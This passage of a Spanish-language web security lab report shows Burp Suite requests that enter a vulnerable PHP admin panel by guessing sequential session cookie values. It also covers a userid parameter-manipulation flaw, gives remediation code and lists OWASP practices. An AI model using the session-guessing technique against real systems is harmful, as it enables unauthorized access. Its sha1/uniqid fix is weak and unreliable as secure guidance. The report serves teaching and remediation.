<pre> 1   GET /admin/index.php?page=home HTTP/1.1 2   Host: 192.168.1.11:8080 3   Cache-Control: max-age=0 4   Accept-Language: en-US,en;q=0.9 5   Upgrade-Insecure-Requests: 1 6   User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36 7   Accept: 8   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 9   Referer: http://192.168.1.11:8080/admin/index.php?page=login 10   Accept-Encoding: gzip, deflate, br 11   Cookie: session=4; PHPSESSID=lf3rsmhluvem067rf61e8pc736 12   Connection: keep-alive 13   14   </pre>	<pre> 1   HTTP/1.1 200 OK 2   Date: Wed, 12 Feb 2025 20:52:08 GMT 3   Server: Apache/2.4.7 (Ubuntu) 4   X-Powered-By: PHP/5.5.9-lubuntu4.29 5   Vary: Accept-Encoding 6   Content-Length: 116 7   Keep-Alive: timeout=5, max=100 8   Connection: Keep-Alive 9   Content-Type: text/html 10   11   12   &lt;h2&gt; 13     Welcome to the awesome admin panel admin 14   &lt;/h2&gt; &lt;a href="/admin/index.php?page=create"&gt;   Create a new user! &lt;/a&gt; </pre>

Mandamos el request al intruder y probamos con una sesión anterior:

Request	Response
<pre> 1   GET /admin/index.php?page=home HTTP/1.1 2   Host: 192.168.1.11:8080 3   Cache-Control: max-age=0 4   Accept-Language: en-US,en;q=0.9 5   Upgrade-Insecure-Requests: 1 6   User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36 7   Accept: 8   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 9   Referer: http://192.168.1.11:8080/admin/index.php?page=login 10   Accept-Encoding: gzip, deflate, br 11   Cookie: session=3; PHPSESSID=lf3rsmhluvem067rf61e8pc736 12   Connection: keep-alive 13   14   </pre>	<pre> 1   HTTP/1.1 200 OK 2   Date: Wed, 12 Feb 2025 20:53:33 GMT 3   Server: Apache/2.4.7 (Ubuntu) 4   X-Powered-By: PHP/5.5.9-lubuntu4.29 5   Vary: Accept-Encoding 6   Content-Length: 116 7   Keep-Alive: timeout=5, max=100 8   Connection: Keep-Alive 9   Content-Type: text/html 10   11   12   &lt;h2&gt; 13     Welcome to the awesome admin panel admin 14   &lt;/h2&gt; &lt;a href="/admin/index.php?page=create"&gt;   Create a new user! &lt;/a&gt; </pre>

Como se observa, nos podemos loguear con la sesión anterior, es decir, no se ha eliminado correctamente la sesión al cerrarla. Probamos ahora con la siguiente sesión, 5, sin loguearnos en la web previamente:

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
<pre> 1 GET /admin/index.php?page=home HTTP/1.1 2 Host: 192.168.1.11:8080 3 Cache-Control: max-age=0 4 Accept-Language: en-US,en;q=0.9 5 Upgrade-Insecure-Requests: 1 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36 7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 8 Referer: http://192.168.1.11:8080/admin/index.php?page=login 9 Accept-Encoding: gzip, deflate, br 10 Cookie: session=5; PHPSESSID=lf3rsmhiuvem067rf61e8pc736 11 Connection:keep-alive 12 13 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Wed, 12 Feb 2025 20:55:17 GMT 3 Server: Apache/2.4.7 (Ubuntu) 4 X-Powered-By: PHP/5.5.9-1ubuntu4.29 5 Vary: Accept-Encoding 6 Content-Length: 116 7 Keep-Alive: timeout=5, max=100 8 Connection: Keep-Alive 9 Content-Type: text/html 10 11 12 &lt;h2&gt; Welcome to the awesome admin panel admin &lt;/h2&gt; 13 14 &lt;a href="/admin/index.php?page=create"&gt; Create a new user! &lt;/a&gt; </pre>

Sin usuario ni contraseña, nos ha permitido entrar al panel de control. Además, otro problema grave es que en el panel de control no existe un *logout*.

## 2. Medidas preventivas

En el archivo *admins.php* se encuentra la función *login\_admin()* que es donde se define la sesión del usuario administrador. En el código está definida como:

```

{
    // Don't trust the php session, we're using our own
    $query = sprintf("INSERT into `admin_session` (`id`, `admin_id`, `created_on`) VALUES (NULL, '%s', NOW());",
                    mysql_real_escape_string($adminid));
    if ($res = mysql_query($query))
    {
        // add the cookie
        $id = mysql_insert_id();
        setcookie("session", $id);
        return mysql_insert_id();
    }
    else
    {
        return False;
    }
}

```

Creamos un identificador de sesión más seguro empleando *salt* y *sha1*:

```

function login_admin($adminid)
{
    $session_id = sha1(uniqid(mt_rand(), true));
    $query = sprintf("INSERT into `admin_session` (`id`, `admin_id`, `created_on`) VALUES ('%s', '%s', NOW());",
                    mysql_real_escape_string($session_id),
                    mysql_real_escape_string($adminid));
    if ($res = mysql_query($query))
    {
        setcookie("session", $session_id, time() + 3600, "/", "", false, true);
        return $session_id;
    }
    return False;
}

```

En el nuevo código se remplaza el ID numérico con un incremento de 1 por un hash SH1 basado en *uniqid()*. Además, se le activa *HttpOnly* y se limita a 1 hora. Con *Burp suite*, obtenemos la siguiente session:

Request	Response
<pre> 1 GET /admin/index.php?page=home HTTP/1.1 2 Host: 192.168.1.11:8080 3 Cache-Control: max-age=0 4 Accept-Language: en-US,en;q=0.9 5 Upgrade-Insecure-Requests: 1 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36 7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 8 Referer: http://192.168.1.11:8080/admin/index.php?page=login 9 Accept-Encoding: gzip, deflate, br .0 Cookie: PHPSESSID=9lbbm2fkfr7tap0gvnu5rd04i2; session= 7920b1d61de2fcf0c0035f54fe56f9ac74fe733e .1 Connection: keep-alive .2 .3 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Thu, 13 Feb 2025 16:56:13 GMT 3 Server: Apache/2.4.7 (Ubuntu) 4 X-Powered-By: PHP/5.5.9-1ubuntu4.29 5 Vary: Accept-Encoding 6 Content-Length: 117 7 Keep-Alive: timeout=5, max=99 8 Connection: Keep-Alive 9 Content-Type: text/html 10 11 12 13 &lt;h2&gt; Welcome to the awesome admin panel admin &lt;/h2&gt; 14 &lt;a href="/admin/index.php?page=create"&gt; Create a new user! 15 </pre>

## Vulnerabilidad: Manipulación de parámetros

### 1. Explotación

Servicio Afectado: <http://192.168.1.11:8080/users/sample.php?userid=2>

#### Descripción de la Vulnerabilidad:

Ocurre cuando un usuario puede modificar los valores de una URL para acceder a datos restringidos. En este caso, el parámetro *userid* en *sample.php* permite ver las imágenes subidas por los usuarios de la página.

#### Evidencia:

Adjunto captura de página al cargar la url:



### 2. Medidas preventivas

Modificamos completamente el archivo *sample.php* para que solo permita visualizar el usuario *Sample User* con *userid* = 1. El original:

```

<?php
// Terrible hack, but allows us to get around duplicating the view code.
$usercheck = False;
include("view.php");
?>

```

Lo modificamos para que independientemente de lo que escriba el usuario, siempre se muestre el *userid=1* que es el que corresponde a *Sample user*:

```
<?php  
  
$_GET['userid'] = 1;  
  
$usercheck = false;  
include("view.php");  
?>
```

Comprobamos que realmente se haya solucionado el problema:



## Buenas prácticas

### 1. Inyección SQL

Usar consultas separadas, validar y sanitizar todas las entradas de los usuarios y emplear mínimos privilegios en las bases de datos.

### 2. Autenticación rota

Implementar autenticación multifactor , usar algoritmos seguros para almacenar contraseñas (bcrypt, Argon2), limitar intentos de inicio de sesión y usar CAPTCHA.

### 3. Exposición de datos sensibles

Cifrar datos en tránsito y en reposo, evitar exponer datos sensibles en respuestas de API o en logs y aplicar controles de acceso estrictos.

### 4. XML External Entities (XXE)

Deshabilitar procesamiento de entidades externas en XML, usar formatos más seguros como JSON en lugar de XML, validar y sanitizar la entrada XML.

### 5. Control de Acceso Deficiente

Implementar controles de acceso en el backend, no solo en la UI, usar roles y permisos adecuados. Revisar permisos de API y endpoints.

### 6. Configuración Incorrecta de Seguridad

Mantener software actualizado y parcheado, deshabilitar servicios y funcionalidades innecesarias y no exponer información sensible en mensajes de error.

#### 7. Cross-Site Scripting (XSS)

Usar escapado de salida, aplicar políticas de seguridad de contenido (CSP) y validar y sanitizar la entrada del usuario.

#### 8. Deserialización Insegura

Evitar deserializar datos no confiables y usar formatos seguros como JSON

#### 9. Uso de Componentes con Vulnerabilidades Conocidas

Mantener bibliotecas y dependencias actualizadas, utilizar herramientas como OWASP Dependency-Check y revisar reportes CVE además de eliminar software obsoleto.

#### 10. Registro y Monitoreo Insuficiente

Registrar eventos críticos (logins, accesos fallidos, cambios de configuración), usar herramientas de monitoreo y detección de intrusos (SIEM) e implementar alertas de actividad sospechosa.